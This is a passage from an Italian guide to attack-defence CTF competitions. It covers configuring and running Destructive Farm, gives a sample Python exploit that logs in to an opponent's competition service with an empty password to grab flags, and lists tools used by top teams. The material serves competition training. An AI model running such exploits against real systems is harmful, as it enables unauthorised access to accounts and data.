Modificare in CONFIG la voce SYSTEM_PROTOCOL con `ccit_http` così da utilizzare il protocollo personalizzato creato in precedenza.

Modificare in CONFIG la voce SYSTEM_URL con l'indirizzo del server di gioco per inviare le flags `http://10.10.0.1:8080/flags`.

Modificare in CONFIG la voce TEAM_TOKEN con il Team Token fornito dall'organizzazione al vostro team.

Impostare in CONFIG tempi e limiti come da regolamento.

```
'SUBMIT_FLAG_LIMIT': 400,  
'SUBMIT_PERIOD': 30,  
'FLAG_LIFETIME': 5 * MINUTE,
```

Impostare in CONFIG una password per l'interfaccia web.

```
'SERVER_PASSWORD': password,
```

Il file `config.py` modificato dovrebbe avere una struttura simile a questa:

```
1  # CHANGE THESE VALUES BEFORE RUNNING THE FARM  
2  number_of_teams:int = 43  
3  team_id:int = 13  
4  team_token:str = "CHANGE_HERE_TEAM_TOKEN"  
5  password:str = "CHANGE_HERE_PASSWORD"  
6  MINUTE = 60  
7  
8  CONFIG = {  
9      # Don't forget to remove the old database (flags.sqlite) before each  
10     ↪ competition.  
11  
12     # The clients will run exploits on TEAMS and  
13     # fetch FLAG_FORMAT from exploits' stdout.  
14     'TEAMS':{'Team #{}'.format(i): '10.60.{}.1'.format(i)  
15             for i in range(1, number_of_teams) if i != team_id},  
16     'FLAG_FORMAT': r'[A-Z0-9]{31}=',  
17  
18     # This configures how and where to submit flags.  
19     # The protocol must be a module in protocols/ directory.  
20  
21     'SYSTEM_PROTOCOL': 'ccit_http',  
22     'SYSTEM_URL': 'http://10.10.0.1:8080/flags',  
23     'TEAM_TOKEN': team_token,  
24  
25     'HTTP_TIMEOUT':30,  
26  
27     # The server will submit not more than SUBMIT_FLAG_LIMIT flags  
28     # every SUBMIT_PERIOD seconds. Flags received more than  
29     # FLAG_LIFETIME seconds ago will be skipped.  
30     'SUBMIT_FLAG_LIMIT': 500,  
31     'SUBMIT_PERIOD': 10,  
32     'FLAG_LIFETIME': 5 * MINUTE,  
33  
34     # Password for the web interface. You can use it with any login.  
35     # This value will be excluded from the config before sending it to farm  
36     ↪ clients.  
37     'SERVER_PASSWORD': password,  
38  
39     # Use authorization for API requests  
40     'ENABLE_API_AUTH': False,  
41     'API_TOKEN': '00000000000000000000'  
42 }  
43 #print(CONFIG['TEAMS'])
```

5.3.2 Esecuzione Server

Per eseguire il server di Destructive Farm eseguire il comando

```
./start_server.sh
```

Chiudere il terminale mentre si esegue il server fermerà il server. È possibile eseguire il server in background con `./start_server.sh &`, ma è sconsigliato in quanto in caso di problemi durante la gara è più veloce, comodo e sicuro poter uccidere il server e riavviarlo dal medesimo terminale e visualizzarne i log.

5.4 Client

Ogni membro del team può creare un exploit e gestire l'attacco con Destructive Farm.

5.4.1 Interfaccia Web

L'interfaccia Web di Destructive Farm permette di visualizzare le flag acquisite e inviate al game-server.

L'interfaccia Web è visualizzabile tramite browser all'url `http://<ip_df_server>:5000`. L'indirizzo IP è quello del membro del team che esegue il server.




Figure 8: Interfaccia Web di Destructive Farm

5.4.2 Exploit

L'exploit deve essere un file Python che prende come parametro l'indirizzo IP della VulnBox da attaccare e stampa la flag. Destructive Farm si occupa di acquisire tutte le stringhe stampate che rientrano nel regex della flag, gestire e inviarle al gameserver.

Questo è un esempio di exploit eseguibile con Destructive Farm:

```
1 #!/usr/bin/env python3
2 import sys
3 import requests
4 import json
```

```

5  import random
6
7  # IP passato come argomento
8  ip = sys.argv[1]
9  # FlagIds
10 url = 'http://10.10.0.1:8081/flagIds'
11 # Aquisizione informazioni dal file json di flagIds
12 params = {'service': 'GabibbiTowers-2', 'team': ip}
13 resp = requests.get(url, params=params)
14 data = json.loads(resp.text)
15 # Preparazione attacco
16 usernames = [user['username'] for user in data['GabibbiTowers-2'][ip]]
17 random_username = random.choice(usernames)
18 # Attacco
19 team_ip = f'http://{ip}:8000/login'
20 data = {'username': random_username, 'password': ''}
21 resp = requests.post(team_ip, json=data)
22 data = json.loads(resp.text)
23 # Flag
24 flag = data['info']
25 print(flag,flush=True)

```

Dare all'exploit un nome riportante il servizio, l'attaccante che lo esegue e un numero progressivo può essere utile per poter identificare l'exploit durante la gara e gestirlo in caso di malfunzionamento, ad esempio: `servizio2_mario_5.py`.

Esecuzione Exploit Per eseguire l'exploit, nella cartella `./client/`, eseguire il comando:

```
python3 start_sploit.py <nome_file_exploit> -u http://<ip_df_server>:5000
```

Non chiudere il terminale una volta eseguito il comando.

6 Proxy

6.1 Descrizione

Un proxy è fondamentale per il filtraggio delle richieste ai servizi. Uno dei più usati è `ctf_proxy`.

7 Tools

La seguente lista riporta i nomi di alcuni tools utilizzati dai top 8 team alla gara nazionale di CyberChallenge 2024. Molti di questi sono diventati Open-Source dopo la competizione ed è dunque possibile utilizzarli e modificarli.

- Suricata
- WAFfle
- Firegex
- LessDestructiveFarm
- Socat
- Demon Hill
- TOTTI
- CTFNote
- iTACA
- pcap-broker
- Rose
- S4dFarm
- Neo
- H4ppyF4rm
- Rusicata
- Libdebug

Github Molti Team, una volta terminata la competizione, rendono pubblici i loro tools. Il team dell'Università di Bologna ha rilasciato tutta la propria infrastruttura: [Ulisse CTF Club](#).

7.1 Tulip

La maggioranza dei team di alta classifica utilizza Tulip o un suo forkal posto di Caronte per l'analisi del traffico di rete.

Non essendo di più difficile implementazione rispetto a Caronte, è consigliabile utilizzare Tulip o un suo fork.